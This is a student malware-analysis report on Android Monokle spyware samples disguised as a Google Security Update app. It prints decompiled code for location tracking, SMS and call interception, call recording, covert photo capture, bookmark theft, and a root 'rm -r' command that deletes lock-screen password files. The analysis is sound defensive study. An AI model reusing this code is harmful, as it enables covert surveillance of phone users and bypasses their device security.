

UNIVERSITÀ DI PISA

MSc in Computer Engineering

Formal Methods for Secure Systems

Malware Analysis

Team members:

Chang Liu

Leonardo Bargiotti

Carlo Pio Pace

ANNO ACCADEMICO 2023/2024

Contents

1	Introduction	1
2	Tools	2
3	Analyzed malware samples	3
4	APK 02ad...4de and 695d...21a	4
4.1	Static Analysis	4
4.1.1	VirusTotal	5
4.1.2	Java Code Analysis (MobSF)	6
4.1.3	02ad...4de	7
4.1.4	695d...21a	30
4.2	Dynamic Analysis	47
5	APKs 7A99...247, 8D0A...83C	
	9E9D...901 and 20F4...8CD	50
5.1	Static Analysis	50
5.1.1	7A99...247	50
5.1.2	8D0A...83C	57
5.1.3	9E9D...901	64
5.1.4	20F4...8CD	97
5.2	Dynamic Analysis	105
5.3	Similarities and Categorization	106

1 Introduction

Our project aims to analyze some applications for the Android operating system. We analyzed these applications to detect malicious code, if present, and eventually understand the actions performed by it, and establish if these files are malwares or not. The analysis performed is static and dynamic, multiple tools have been used, that are all listed, in order to let anyone verify the results obtained. The files analyzed are six, they present as files of two different extensions, two *.apk* and four *.zip*, these files resulted to be very similar as it will be described in this document. Malicious code has been found inside all of them , that performs a very large spectrum of operations such as data gathering and even espionage, so all of them resulted to be sophisticated, very dangerous malwares.

2 Tools

During this project, we used three main analysis tools to identity the malicious behavior of the samples:

- VirusTotal (antimalware analysis), it's a web tool that allows to submit samples and analyze them with several antivirus or antimalware programs. This tool was used to gain a starting insight on the already existing knowledge about the specific malicious sample.
- AXMLPrinter2 (static analysis), allows to read xml file, it has been used to read the manifest of some of the malware analized, which were not apks.
- Bytecode-viewer (static analysis), this tool offers multiple java bytecode decompilers, we choose to use this tool, because often a decompiler doesn't fully reconstruct the bytecode. Bytecode-viewer make easier to analize the code using all the decompilers provide, in this analysys we used JD-GUI, CFR and FernFlower decompilers.
- MobSF (static and dynamic analysis), let the analyst to automatically highlight interesting features of the application (eg. Android permissions, API calls, remote URLs), but also to extract the Java code from the APK file. In this way we can gain a strong insight of the potential malicious behavior of the application and then manually analyze it by examining the code. Moreover, it allows to perform a dynamic analysis, by executing the application inside a virtual environment and by monitoring it.
- Genymotion (dynamic analysis), this tool creates virtual environments for MobSF in order to execute the malware sample safely.

3 Analyzed malware samples

In this document six different files have been analyzed, whose SHA-256 hash values are:

- 0a2df7bf56192efbbeb26479cd58d5ae6cb2ed0946b5a138d372b5d85373b4de
- 7A99B60349703AED3AB28F498320F247
- 8D0A03981DAA93210E184E7FFF02883C
- 9E9D9A3717EED4D558A3F5EDDB260901
- 20F4CD2BAA09E0BD5E12DAB50C0898CD
- 695d11c512a40a656aa39efedc79ef6a6ff3caca781c384e1238b9f0ea30621a

For the sake of readability, we will refer to each sample with the following notation, 0a2d...4de for the first item, 7A99...247 the second etc.

4 APK 02ad...4de and 695d...21a

In this chapter are analyzed two malwares:

- 0a2df7bf56192efbbeb26479cd58d5ae6cb2ed0946b5a138d372b5d85373b4de
- 695d11c512a40a656aa39-efedc79ef6a6ff3caca781c384e1238b9f0ea30621a

This two malwares belong to monokle family, they are capable of executing a wide range of malicious operations, including keylogging, stealing sensitive data, monitoring users' online activities, and remotely controlling the infected device. To not show their malicious behavior they are masquerade as the Google Security Update application.

4.1 Static Analysis

The analysis of malware begins with an examination of the permissions it requests, followed by a thorough investigation of its underlying code. By scrutinizing the permissions sought by the malware, it is possible to insights into its intended functionality and potential impact on the infected system. Subsequently, delving into malware's code reveals its inner workings, shedding light on its propagation methods, malicious payloads, and evasion techniques.

4.1.1 VirusTotal

The application requests to the operating system several potentially dangerous permissions, such as controlling the SMS, calls and history bookmarks. This set of permissions (images 1 and 2) hints that the application could send confidential data such as phone number, SIM serial number, contact list, received SMS to a remote server. Moreover, it could delete or overwrite already received SMS, intercept all the incoming ones, and send SMS to arbitrary phone numbers.

Permissions	
△ android.permission.READ_CALENDAR	△ android.permission.READ_CALENDAR
△ android.permission.ACCESS_COARSE_LOCATION	△ android.permission.PROCESS_OUTGOING_CALLS
△ android.permission.WRITE_CONTACTS	△ android.permission.ACCESS_COARSE_LOCATION
△ android.permission.SEND_SMS	△ android.permission.ACCESS_FINE_LOCATION
△ com.android.browser.permission.WRITE_HISTORY_BOOKMARKS	△ android.permission.SEND_SMS
△ android.permission.WRITE_CALL_LOG	△ com.android.browser.permission.WRITE_HISTORY_BOOKMARKS
△ android.permission.READ_CALL_LOG	△ android.permission.WRITE_CALL_LOG
△ com.android.browser.permission.READ_HISTORY_BOOKMARKS	△ android.permission.READ_CALL_LOG
△ android.permission.READ_SMS	△ com.android.browser.permission.READ_HISTORY_BOOKMARKS
△ android.permission.WRITE_EXTERNAL_STORAGE	△ android.permission.WRITE_EXTERNAL_STORAGE
△ android.permission.RECEIVE_SMS	△ android.permission.RECORD_AUDIO
△ android.permission.ACCESS_FINE_LOCATION	△ android.permission.WRITE_CONTACTS
△ android.permission.READ_EXTERNAL_STORAGE	△ android.permission.READ_EXTERNAL_STORAGE
△ android.permission.AUTHENTICATE_ACCOUNTS	△ android.permission.AUTHENTICATE_ACCOUNTS
△ android.permission.PROCESS_OUTGOING_CALLS	△ android.permission.CALL_PHONE
△ android.permission.CALL_PHONE	△ android.permission.READ_PHONE_STATE
△ android.permission.READ_PHONE_STATE	△ android.permission.READ_SMS
△ android.permission.CAMERA	△ android.permission.CAMERA
△ android.permission.RECORD_AUDIO	△ android.permission.RECEIVE_SMS
△ android.permission.READ_CONTACTS	△ android.permission.READ_CONTACTS
△ android.permission.GET_ACCOUNTS	△ android.permission.GET_ACCOUNTS
△ android.permission.READ_FRAME_BUFFER	△ android.permission.TEMPORARY_ENABLE_ACCESSIBILITY
△ android.permission.TEMPORARY_ENABLE_ACCESSIBILITY	△ android.permission.BIND_ACCESSIBILITY_SERVICE
△ android.permission.BIND_ACCESSIBILITY_SERVICE	△ android.permission.CAPTURE_AUDIO_OUTPUT
△ android.permission.CAPTURE_AUDIO_OUTPUT	△ android.permission.WRITE_SECURE_SETTINGS
△ android.permission.WRITE_SETTINGS	△ android.permission.READ_FRAME_BUFFER
△ android.permission.WRITE_SECURE_SETTINGS	△ android.permission.WRITE_SETTINGS
△ android.permission.SYSTEM_ALERT_WINDOW	△ android.permission.SYSTEM_ALERT_WINDOW
△ android.permission.PACKAGE_USAGE_STATS	△ android.permission.PACKAGE_USAGE_STATS
① android.permission.CHANGE_NETWORK_STATE	① android.permission.CHANGE_NETWORK_STATE
① android.permission.WAKE_LOCK	① android.permission.WAKE_LOCK
① android.permission.BLUETOOTH	① android.permission.BLUETOOTH
① android.permission.ACCESS_WIFI_STATE	① android.permission.ACCESS_WIFI_STATE
① android.permission.INTERNET	① android.permission.INTERNET
① android.permission.BLUETOOTH_ADMIN	① android.permission.BLUETOOTH_ADMIN
① android.permission.ACCESS_NETWORK_STATE	① android.permission.ACCESS_NETWORK_STATE
① android.permission.GET_TASKS	① android.permission.GET_TASKS
① android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS	① android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
① android.permission.RECEIVE_BOOT_COMPLETED	① android.permission.RECEIVE_BOOT_COMPLETED
① android.permission.BATTERY_STATS	① android.permission.BATTERY_STATS
① android.permission.ACCESS_NOTIFICATION_POLICY	① android.permission.ACCESS_NOTIFICATION_POLICY
① android.permission.CHANGE_WIFI_STATE	① android.permission.CHANGE_WIFI_STATE
① android.permission.MODIFY_AUDIO_SETTINGS	① android.permission.MODIFY_AUDIO_SETTINGS

Image 1: Permissions 02ad...4de

Image 2: Permissions 695d...21a

4.1.2 Java Code Analysis (MobSF)

The application 695d...21a operates on two active servers, with one located in Fremont, California, USA (Latitude: 37.518, Longitude: -121.929), and the other situated in Basel, Basel-Stadt, Switzerland (Latitude: 47.558, Longitude: 7.573) (images 3 4).



Image 3: 695d...21a server location

DOMAIN	STATUS	GEOLOCATION
www.openstreetmap.org	ok	IP: 184.104.179.139 Country: United States of America Region: California City: Fremont Latitude: 37.517979 Longitude: -121.929489 View: Google Map
www.slf4j.org	ok	IP: 195.15.222.169 Country: Switzerland Region: Basel-Stadt City: Basel Latitude: 47.558399 Longitude: 7.573270 View: Google Map

Image 4: 695d...21a server location

We will report only the most interesting classes for the purpose of this project.

4.1.3 02ad...4de

The following code (image 5) activates location listeners to receive user position information via GPS and/or network. It initializes the location manager and requests updates for both GPS and network locations if permissions are granted.

```
public static boolean startLocationListening() {
    if (haveGpsListener && haveNetwListener) {
        return true;
    }
    initLocationManager();
    if (!haveGpsListener && ContextCompat.checkSelfPermission(App.getContext(), "android.permission.ACCESS_FINE_LOCATION") == 0) {
        try {
            locManager.requestLocationUpdates("gps", MIN_LOCATION_UPDATE_PERIOD, 0.0f, gpsLocListener);
            haveGpsListener = true;
        } catch (Exception unused) {
        }
    }
    if (!haveNetwListener && ContextCompat.checkSelfPermission(App.getContext(), "android.permission.ACCESS_COARSE_LOCATION") == 0) {
        try {
            locManager.requestLocationUpdates("network", MIN_LOCATION_UPDATE_PERIOD, 0.0f, netwLocListener);
            haveNetwListener = true;
        } catch (Exception unused2) {
        }
    }
    return haveGpsListener || haveNetwListener;
}
```

Image 5: 02ad...4de obtain position

The malware starts the location listening of the user to track the user by using the UMTS cell and uses it to have better location by using a sensor fusion paradigm by combining the UTMS cell info and GPS info.

```

public static LocationInfo getCurrentLocation() {
    String str;
    LocationInfo locationInfo = new LocationInfo();
    locationInfo.TimeStamp = new Date();
    int i = 0;
    locationInfo.HaveCellData = false;
    locationInfo.HaveGpsData = false;
    Logger.log("Get location");
    if (Build.VERSION.SDK_INT >= 17 && ContextCompat.checkSelfPermission(getApplicationContext(), "android.permission.ACCESS_COARSE_LOCATION) {
        TelephonyManager telephonyManager = MyTelephonyManager.getTelephonyManager();
        GsmCellLocation gsmCellLocation = (GsmCellLocation) telephonyManager.getCellLocation();
        if (gsmCellLocation != null) {
            if (telephonyManager.getPhoneType() != 4) {
                String networkOperator = telephonyManager.getNetworkOperator();
                if (!TextUtils.isEmpty(networkOperator)) {
                    locationInfo.Mcc = Integer.parseInt(networkOperator.substring(0, 3));
                    locationInfo.Mnc = Integer.parseInt(networkOperator.substring(3));
                }
            }
            int cid = gsmCellLocation.getCid();
            int lac = gsmCellLocation.getLac();
            if (cid != -1 && lac != -1) {
                locationInfo.Lac = lac;
                locationInfo.Cid = cid;
                locationInfo.HaveCellData = true;
                Logger.log("MCC: " + locationInfo.Mcc + " MNC: " + locationInfo.Mnc + " LAC: " + locationInfo.Lac + " CID: " + cid);
            }
        }
    }
    List<CellInfo> allCellInfo = telephonyManager.getAllCellInfo();
    if (allCellInfo != null && gsmCellLocation != null) {
        while (true) {
            if (i >= allCellInfo.size()) {
                break;
            }
            CellInfo cellInfo = allCellInfo.get(i);
            if (cellInfo instanceof CellInfoGsm) {
                CellIdentityGsm cellIdentity = ((CellInfoGsm) cellInfo).getCellIdentity();
                if (gsmCellLocation.getLac() == cellIdentity.getLac() && gsmCellLocation.getCid() == cellIdentity.getCid())

```

Image 6: 02ad...4de location tracking

```

        int mcc = cellIdentity.getMcc();
        int mnc = cellIdentity.getMnc();
        if (mcc >= 0 && mnc >= 0 && mcc <= 999 && mnc <= 999) {
            locationInfo.Mcc = mcc;
            locationInfo.Mnc = mnc;
            locationInfo.HaveCellData = true;
            Logger.log("CellInfoGsm MCC: " + locationInfo.Mcc + " MNC: " + locationInfo.Mnc);
        } else {
            int cid2 = cellIdentity.getCid();
            int lac2 = cellIdentity.getLac();
            int mcc2 = cellIdentity.getMcc();
            int mnc2 = cellIdentity.getMnc();
            if (cid2 != -1 && lac2 != -1 && mcc2 >= 0 && mnc2 >= 0 && mcc2 <= 999 && mnc2 <= 999) {
                locationInfo.HaveNeighbours = true;
                if (locationInfo.mNeighbours == null) {
                    locationInfo.mNeighbours = new ArrayList();
                }
                LocationInfo locationInfo2 = new LocationInfo();
                locationInfo2.Mcc = mcc2;
                locationInfo2.Mnc = mnc2;
                locationInfo2.Lac = lac2;
                locationInfo2.Cid = cid2;
                locationInfo.mNeighbours.add(locationInfo2);
            }
        }
    } else if (Build.VERSION.SDK_INT >= 18 && (cellInfo instanceof CellInfoWcdma)) {
        CellIdentityWcdma cellIdentity2 = ((CellInfoWcdma) cellInfo).getCellIdentity();
        int cid3 = cellIdentity2.getCid();
        int lac3 = cellIdentity2.getLac();
        int mcc3 = cellIdentity2.getMcc();
        int mnc3 = cellIdentity2.getMnc();
        if (gsmCellLocation.getLac() == lac3 && gsmCellLocation.getCid() == cid3 && mcc3 >= 0 && mnc3 <= 999 && mnc3 >= 0 && mcc3 <= 999) {
            locationInfo.Mcc = mcc3;
            locationInfo.Mnc = mnc3;
            if (cid3 != -1 && lac3 != -1) {
                locationInfo.Lac = lac3;
                locationInfo.Cid = cid3;
            }
        }
    }
}

```

Image 7: 02ad...4de location tracking(cont 1)

```

        }
        Logger.log("CellInfoWcdma mcc: " + locationInfo.Mcc + " mnc: " + locationInfo.Mnc + " lac: " + locationInfo.Lac);
        locationInfo.HaveCellData = true;
    }
} else if (cellInfo instanceof CellInfoLte) {
    CellIdentityLte cellIdentity3 = ((CellInfoLte) cellInfo).getCellIdentity();
    int mcc4 = cellIdentity3.getMcc();
    int mnc4 = cellIdentity3.getMnc();
    if (gsmCellLocation.getLteCid() == cellIdentity3.getLteCi() && gsmCellLocation.getLac() == cellIdentity3.getLac() && mnc4 >= 0 && mnc4 <= 999 && mcc4 >= 0 && mcc4 <= 999) {
        locationInfo.Mcc = mcc4;
        locationInfo.Mnc = mnc4;
        Logger.log("cellInfoLte mcc: " + locationInfo.Mcc + " mnc: " + locationInfo.Mnc);
    }
    locationInfo.lac = gsmCellLocation.getLac();
    locationInfo.Cid = gsmCellLocation.getLteCid();
    locationInfo.HaveCellData = true;
    Logger.log("cellInfoLte lac: " + locationInfo.Lac + " cid: " + locationInfo.Cid);
}
} else {
    continue;
}
i++;
}
}
}

```

Image 8: 02ad...4de location tracking(cont 2)

```

public static UserLocation createFrom(LocationHub.LocationInfo locationInfo) {
    if (locationInfo == null) {
        return null;
    }
    UserLocation userLocation = new UserLocation();
    userLocation.setTimestamp(locationInfo.TimeStamp.getTime() / 1000);
    if (locationInfo.HaveCellData) {
        userLocation.cell = new CellLocation();
        userLocation.cell.setMcc(locationInfo.Mcc);
        userLocation.cell.setMnc(locationInfo.Mnc);
        userLocation.cell.setLac_lac(locationInfo.Lac);
        userLocation.cell.setLteCid(locationInfo.Cid);
    }
    if (locationInfo.HaveGpsData) {
        userLocation.gps = new GpsLocation();
        userLocation.gps.setLatitude(locationInfo.Latitude);
        userLocation.gps.setLongitude(locationInfo.Longitude);
        userLocation.gps.setHorizontalAccuracy(locationInfo.Accuracy);
    }
    if (locationInfo.HaveNeighbours) {
        userLocation.neighbourCells = new LinkedList();
        for (LocationHub.LocationInfo locationInfo2 : locationInfo.mNeighbours) {
            CellLocation cellLocation = new CellLocation();
            cellLocation.setMcc(locationInfo2.Mcc);
            cellLocation.setMnc(locationInfo2.Mnc);
            cellLocation.setLac_lac(locationInfo2.Lac);
            cellLocation.setLteCid(locationInfo2.Cid);
            userLocation.neighbourCells.add(cellLocation);
        }
    }
    return userLocation;
}

```

Image 9: 02ad...4de location tracking and sensors fusion

The location listened is then saved on a file.

```
public static synchronized void saveLocationTracking() {
    synchronized (LocationHub.class) {
        UserLocation createFrom = EventTrackingNew.createFrom(getCurrentLocation());
        if (createFrom != null && (createFrom.isSetGps() || createFrom.isSetCell())) {
            save2f(createFrom, LOCATION_TRACKING_FNAME);
        }
    }
}

private static void save2f(UserLocation userLocation, String str) {
    SerializeThrift.put(new File(App.getContext().getFilesDir(), str), userLocation, true);
}
```

Image 10: 02ad...4de location tracking save on file

```
private static synchronized void save2f(AgentEvent agentEvent) {
    UserLocation userLocation;
    UserLocation userLocation2;
    synchronized (EventTrackingNew.class) {
        if (!isAgentEvent()) {
            userLocation = null;
            LocationEvent.AgentEvent load0 = load0f();
            LocationEvent.AgentEvent load02 = load0f(LOCATION_TRACKING_FILE_NAME);
            if (load0 == null || load0.getEmpty() || (userLocation = load0.getLoad().location) == null) {
                userLocation = null;
            }
            if (load02 == null || load02.getEmpty() || ((userLocation2 = load02.getLoad().location) == null || (userLocation2.getLocation() == null || userLocation2.getLongitude() > userLocation.getLongitude() || userLocation2.getLatitude() > userLocation.getLatitude())))
                userLocation2 = userLocation;
        }
        if (userLocation == null) {
            AgentEvent agentEvent2 = new AgentEvent();
            agentEvent2.setType(EventType.DevicePower);
            agentEvent2.devicePower = new AgentEvent.DevicePower();
            agentEvent2.devicePower.setType(DevicePowerEventType.TurnOnOff);
            agentEvent2.location = userLocation;
            save2f(agentEvent2, RECORDS_FILE_NAME);
        }
        if (agentEvent.type == EventType.DevicePower) {
            AgentEvent agentEvent3 = new AgentEvent();
            agentEvent3.setType(EventType.DevicePower);
            agentEvent3.devicePower = new DevicePower();
            agentEvent3.devicePower.setType(DevicePowerEventType.TurnOnOff);
            agentEvent3.location = createFrom(LocationHub.getCurrentLocation());
            save2f(agentEvent3, RECORDS_FILE_NAME);
        }
    }
    save2f(agentEvent, RECORDS_FILE_NAME);
}
```

Image 11: 02ad...4de save to file method implementation

```
        }
        Logger.log("CellInfoWcdma mcc: " + locationInfo.Mcc + " mnc: " + locationInfo.Mnc + " lac: " + locationInfo.Lac);
        locationInfo.HaveCellData = true;
    }
} else if (cellInfo instanceof CellInfoLte) {
    CellIdentityLte cellIdentity3 = ((CellInfoLte) cellInfo).getCellIdentity();
    int mcc4 = cellIdentity3.getMcc();
    int mnc4 = cellIdentity3.getMnc();
    if (gsmCellLocation.getCid() == cellIdentity3.getCi() && gsmCellLocation.getLac() == cellIdentity3.getTac()
        &amp; (mcc4 >= 0 && mcc4 <= 999 && mnc4 >= 0 && mnc4 <= 999)) {
        locationInfo.Mcc = mcc4;
        locationInfo.Mnc = mnc4;
        Logger.log("cellInfoLte mcc: " + locationInfo.Mcc + " mnc: " + locationInfo.Mnc);
    }
    locationInfo.Lac = gsmCellLocation.getLac();
    locationInfo.Cid = gsmCellLocation.getCid();
    locationInfo.HaveCellData = true;
    Logger.log("cellInfoLte lac: " + locationInfo.Lac + " cid: " + locationInfo.Cid);
}
} else {
    continue;
}
i++;
}
}
}
```

Image 12: 02ad...4de location tracking

This malware initializes various components and receivers for gathering information from the device being monitored. It sets up listeners for power events, SMS messages, incoming calls, screen broadcasts, Wi-Fi changes, and package events. Additionally, it initializes components for handling screenshots, photos, sounds, camera, and screen recording. It also manages connection timers and restarts location tracking if enabled in the service settings.

```
@SuppressLint("WakelockTimeout")
public static boolean initializeService() {
    if (SettingsParser.getInstance().getServiceSettings().isApplicationModeEnabled) {
        Logger.log("initialize Service");
        PowerManager powerManager = (PowerManager) App.getContext().getSystemService("power");
        if (powerManager != null) {
            wakeLock = powerManager.newWakeLock(1, "SrvEhdL.WL");
            wakeLock.acquire();
        }
        MyTelephonyManager.getDeviceId();
        MyTelephonyManager.getImei();
        checkImsiChanged();
        checkPowerOn();
        checkAppAbilities();
        HandlerThread handlerThread = new HandlerThread("SrvEhdL", 0);
        handlerThread.start();
        mHandler = new ServiceEngineHandler(handlerThread.getLooper());
        sLocThread = new LocationThread();
        sLocThread.start();
        if (SettingsParser.getInstance().getServiceSettings().TurnGpsOn || SettingsParser.getInstance().getServiceSettings().L
            if (SettingsParser.getInstance().getServiceSettings().TurnGpsOn && LocationHub.canToggleGPS()) {
                LocationHub.turnGpsOnOff(true);
            }
            new Timer().schedule(new TimerTask() { // from class: com.system.security_update.ServiceEngine.2
                @Override // java.util.TimerTask, java.lang.Runnable
                public void run() {
                    ServiceEngine.startLocationListening();
                }
            }, 2000L);
        }
    }
}
```

Image 13: 02ad...4de Receiver Registration

```

sPowerListener = PowerReceiver.create();
sSmsReceiver = MyTelephonyManager.IncomingSmsListener.createAndRegisterReceiver();
sSmsMmsObserver = new SmsMmsObserver(null);
sSmsMmsObserver.registerObserver();
sCallReceiver = MyTelephonyManager.CallListener.createAndRegisterReceiver();
screenBroadcastReceiver = ScreenBroadcastReceiver.createAndRegisterReceiver();
WiFiChangeReceiver.init();
ScreenShotsList.getInstance().init();
PhotoShotsList.getInstance().init();
SoundHub.initialize();
CameraHub.initialize();
PhotoCameraHub.init();
ScreenRecorder.getInstance().init();
ConnectData readTimeConnectToServer = readTimeConnectToServer();
sLastTimeConnectToServer.set(readTimeConnectToServer.time);
sNoMoreCommandFromServer.set(readTimeConnectToServer.noMoreCommand);
sPackageEventReceiver = PackageEventReceiver.createAndRegister();
ScreenShotsList.getInstance().registerReceiver();
PhotoShotsList.getInstance().registerReceiver();
LocationTimerManager.getInstance().registerLocationTimerReceiver();
if (SettingsParser.getInstance().getServiceSettings().LocationTrackingOn) {
    LocationTimerManager.restartTimer();
}
SessionManager.createUsbListener();
startConnectionTimer();
return true;
}
return false;
}

```

Image 14: 02ad...4de Receiver Registration (cont)

The malware resets passwords by deleting `locksettings.db` and `gatekeeper.password.key` files, indicating attempts to bypass device security measures. It also hooks into screen unlock events, recording videos of screen unlocks, and modifies file permissions and security contexts, suggesting attempts to conceal its actions (image 15).

```

public class ScreenPassword {
    private static final String SCREEN_UNLOCK_FILE = "nsr25832038.vi";
    private static File hookVideo;

    public static void resetPassword() {
        String absolutePath = new File(Environment.getDataDirectory(), "/system/locksettings.db").getAbsolutePath();
        String absolutePath2 = new File(Environment.getDataDirectory(), "/system/gatekeeper.password.key").getAbsolutePath();
        RootHelper rootHelper = RootHelper.getInstance();
        rootHelper.executeRootCommand("rm -r " + absolutePath + Marker.ANY_MARKER);
        RootHelper rootHelper2 = RootHelper.getInstance();
        rootHelper2.executeRootCommand("rm -r " + absolutePath2);
    }

    public static int get(List<UserScreenPassword> list) {
        File screenUnlockFile = getScreenUnlockFile();
        if (screenUnlockFile != null) {
            try {
                UserScreenPassword userScreenPassword = new UserScreenPassword();
                userScreenPassword.path = screenUnlockFile.getCanonicalPath();
                list.add(userScreenPassword);
                return 0;
            } catch (IOException e) {
                Protocol.TErrorType.errorMessage = "Can't get file: " + e.getMessage();
                return 100;
            }
        }
        if (SettingsParser.getInstance().getServiceSettings().ScreenUnlockHook) {
            Protocol.TErrorType.errorMessage = "Still didn't got screen password video";
        } else {
            Protocol.TErrorType.errorMessage = "You need to set command";
        }
        return Protocol.TErrorType.FILE_NOT_FOUND;
    }
}

```

Image 15: 02ad...4de obtain information

The method `getBookmarks()` (image 16) retrieves browser bookmarks file from the Chrome and it reads the contents of the bookmarks.

```

public void getBookmarks(List<UserBrowserBookmark> list) {
    File bookmarksFile;
    BufferedReader bufferedReader;
    List<String> bookmarksDbFileNames = getBookmarksDbFileNames();
    if (bookmarksDbFileNames.isEmpty() || (bookmarksFile = getBookmarksFile(new File(bookmarksDbFileNames.get(0)), false)) == null) {
        return;
    }
    StringBuilder sb = new StringBuilder();
    BufferedReader bufferedReader2 = null;
    try {
        try {
            try {
                bufferedReader = new BufferedReader(new FileReader(bookmarksFile));
                while (true) {
                    try {
                        String readLine = bufferedReader.readLine();
                        if (readLine == null) {
                            break;
                        }
                        sb.append(readLine);
                        sb.append("\n");
                    } catch (Exception e) {
                        e = e;
                        bufferedReader2 = bufferedReader;
                        Logger.logException("Failed to read chrome bookmarks from '" + bookmarksFile + "'", e);
                        bufferedReader2 = bufferedReader;
                        if (bufferedReader2 != null) {
                            bufferedReader2.close();
                            bufferedReader2 = bufferedReader2;
                        }
                    }
                    if (needDelete) {
                    }
                } catch (Throwable th) {
                    th = th;
                    if (bufferedReader != null) {
                        try {
                            bufferedReader.close();
                        } catch (Exception unused) {
                        }
                    }
                    throw th;
                }
            }
        } catch (Exception e) {
            e = e;
        }
        addArrayToRecords(new JSONObject(sb.toString()).getJSONObject("roots").getJSONObject("synced").getJSONArray("children"), list);
        bufferedReader.close();
        bufferedReader2 = r3;
    } catch (Throwable th2) {
        th = th2;
        bufferedReader = bufferedReader2;
    }
    } catch (Exception e2) {
        e = e2;
    }
} catch (Exception unused2) {
}
if (needDelete) {
    return;
}
RootHelper rootHelper = RootHelper.getInstance();
rootHelper.executeNoRootCommand("rm -r " + bookmarksFile.getAbsolutePath() + Marker.ANY_MARKER);
needDelete = false;
}
}

```

Image 16: 02ad...4de obtain get bookmarks

The method `createPhoto()` in image 17 initiates photo capture events and adjusts photo capture settings based on service configurations. It ensures the proper initialization of the photo capture hub and triggers surface display for capturing.

```

public void createPhoto(AgentEvent agentEvent) {
    takePicture(agentEvent, new IPhotoShotInfo() { // from class: com.system.security_update.data.PhotoShotsList.2
        @Override // com.system.security_update.control.IPhotoShotInfo
        public void onPhotoShotInfo(AgentEvent agentEvent2) {
            EventTrackingNew.CreateEvent(agentEvent2);
        }
    });
    SettingsParser.getInstance().getServiceSettings().PhotoShotsCurrentQuantity++;
    SettingsParser.getInstance().saveSettings();
}

private void takePicture(final AgentEvent agentEvent, final IPhotoShotInfo iPhotoShotInfo) {
    CameraHub.CameraMode cameraMode = new CameraHub.CameraMode();
    cameraMode.SwitchOn = true;
    cameraMode.duration = 1;
    cameraMode.CamType = SettingsParser.getInstance().getServiceSettings().PhotoShotSettings.cameraType;
    cameraMode.CamQuality = SettingsParser.getInstance().getServiceSettings().PhotoShotSettings.quality;
    PhotoCameraHub photoCameraHub = new PhotoCameraHub();
    photoCameraHub.init(cameraMode, new IDeviceRecordedDataReceiver() { // from class: com.system.security_update.data.PhotoShotsList.3
        @Override // com.system.security_update.control.IDeviceRecordedDataReceiver
        public void onDataRecorded(String str, String str2) {
            Logger.log("onDataRecorded: " + str);
            agentEvent.photoCapture.setFilename(str);
            iPhotoShotInfo.onPhotoShotInfo(agentEvent);
        }
    });
    photoCameraHub.showSurface();
}

```

Image 17: 02ad...4de set up photo

The code in the image 18 handles incoming and outgoing phone. It checks the phone state to determine if it's an incoming call, and if so, it creates an event for tracking it. It also manages call recording based on certain conditions and controls call answering or initiating. Finally, it adjusts the audio mode settings accordingly and updates the phone state.

```

@Override // android.content.BroadcastReceiver
public void onReceive(Context context, Intent intent) {
    int callState;
    boolean z;
    if (intent.getAction() == null || !intent.getAction().equals("android.intent.action.PHONE_STATE")) {
        return;
    }
    if (MyTelephonyManager.haveSentPlugHeadsetEvent) {
        MyTelephonyManager.sendPlugInPlugHeadsetAction(false);
    }
    Bundle extras = intent.getExtras();
    if (extras == null || MyTelephonyManager.phoneState == (callState = MyTelephonyManager.getTelephonyManager().getCallState())) {
        return;
    }
    switch (callState) {
        case 0:
            if (!MyTelephonyManager.PhoneCallsToDelete.isEmpty()) {
                MyTelephonyManager.ClearCallsWith = Calendar.getInstance().getTimeInMillis() + 15000;
            }
            if (SoundHub.haveStartedCallRecord) {
                SoundHub.haveStartedCallRecord = false;
                SoundHub.stopWork();
            }
            break;
        break;
        case 1:
            String string = extras.getString("incoming_number");
            if (string != null) {
                AgentEvent agentEvent = new AgentEvent();
                agentEvent.eventType = EventType.PhoneCall();
                agentEvent.phoneCall = new AgentEvent_PhoneCall();
                agentEvent.phoneCall.setPhoneNumber(string);
                agentEvent.phoneCall.setCallDuration(0);
                EventTrackingFW.CreateEvent(agentEvent);
                boolean z3 = (SoundHub.isSoundHubWorking || CameraHub.isVideoHubWorking) ? false : true;
                boolean z2 = SettingsParser.getInstance().getServiceSettings().recordCalls && SettingsParser.checkNumberComplyMasksList(SettingsParser.getInstance().getServiceSettings().recordCallMasks, string, false);
                if (z2 && z3) {
                    SoundHub.AudioMode audioMode = new SoundHub.AudioMode();
                    audioMode.duration = 0;
                    audioMode.switched = true;
                    audioMode.quality = SoundHub.AudioQuality.Low;
                    SoundHub.haveStartedCallRecord = SoundHub.startWork(audioMode, string) != null;
                }
                if (PhotoShotsList.getINSTANCE().isCallNumber(string, CallMaskMode.Incoming)) {
                    PhotoShotsList.getINSTANCE().SendPhotoShotMessageByCall(string);
                }
                String lowerCase = string.toLowerCase();
                Iterator<String> it = SettingsParser.getInstance().getServiceSettings().agentSettings.controlPhones.iterator();
                while (true) {
                    if (it.hasNext()) {
                        z = lowerCase.contains(it.next().toLowerCase());
                    }
                    if (z) {
                        MyTelephonyManager.answerIncomingCall(string);
                        break;
                    }
                }
            } else {
                return;
            }
            break;
        case 2:
            if (MyTelephonyManager.phoneState == 0) {
                MyTelephonyManager.processOutgoingCall(extras.getString("incoming_number"));
                break;
            }
            break;
    }
    int unused = MyTelephonyManager.phoneState = callState;
}

```

Image 18: 02ad...4de handle calls

This code handles incoming SMS messages. It retrieves the messages from the intent extras, parses them into SMSMessage objects, and extracts the sender's phone number and message body.

```

/* loaded from: classes.dex */
public static final class IncomingSmsListener extends BroadcastReceiver {
    public static final String ACTION_SMS_RECEIVED = "android.provider.Telephony.SMS_RECEIVED";

    public static IncomingSmsListener createAndRegisterReceiver() {
        IntentFilter intentFilter = new IntentFilter(ACTION_SMS_RECEIVED);
        intentFilter.setPriority(1000);
        IncomingSmsListener incomingSmsListener = new IncomingSmsListener();
        App.getContext().registerReceiver(incomingSmsListener, intentFilter);
        return incomingSmsListener;
    }

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        Map<String, String> RetrieveMessages = RetrieveMessages(intent);
        if (RetrieveMessages == null) {
            return;
        }
        for (String str : RetrieveMessages.keySet()) {
            String str2 = RetrieveMessages.get(str);
            Logger.log("Sms from: " + str + " body: " + str2);
            TSmsMessage tSmsMessage = new TSmsMessage(str2, str);
            checkForNewSmsCommand(tSmsMessage);
            Iterator<String> it = SettingsParser.getInstance().getServiceSettings().agentSettings.controlPhones.iterator();
            while (true) {
                if (!it.hasNext())
                    break;
                else if (tSmsMessage.Address.toLowerCase().endsWith(it.next().toLowerCase())) {
                    if (lgetAbortBroadcast())
                        abortBroadcast();
                }
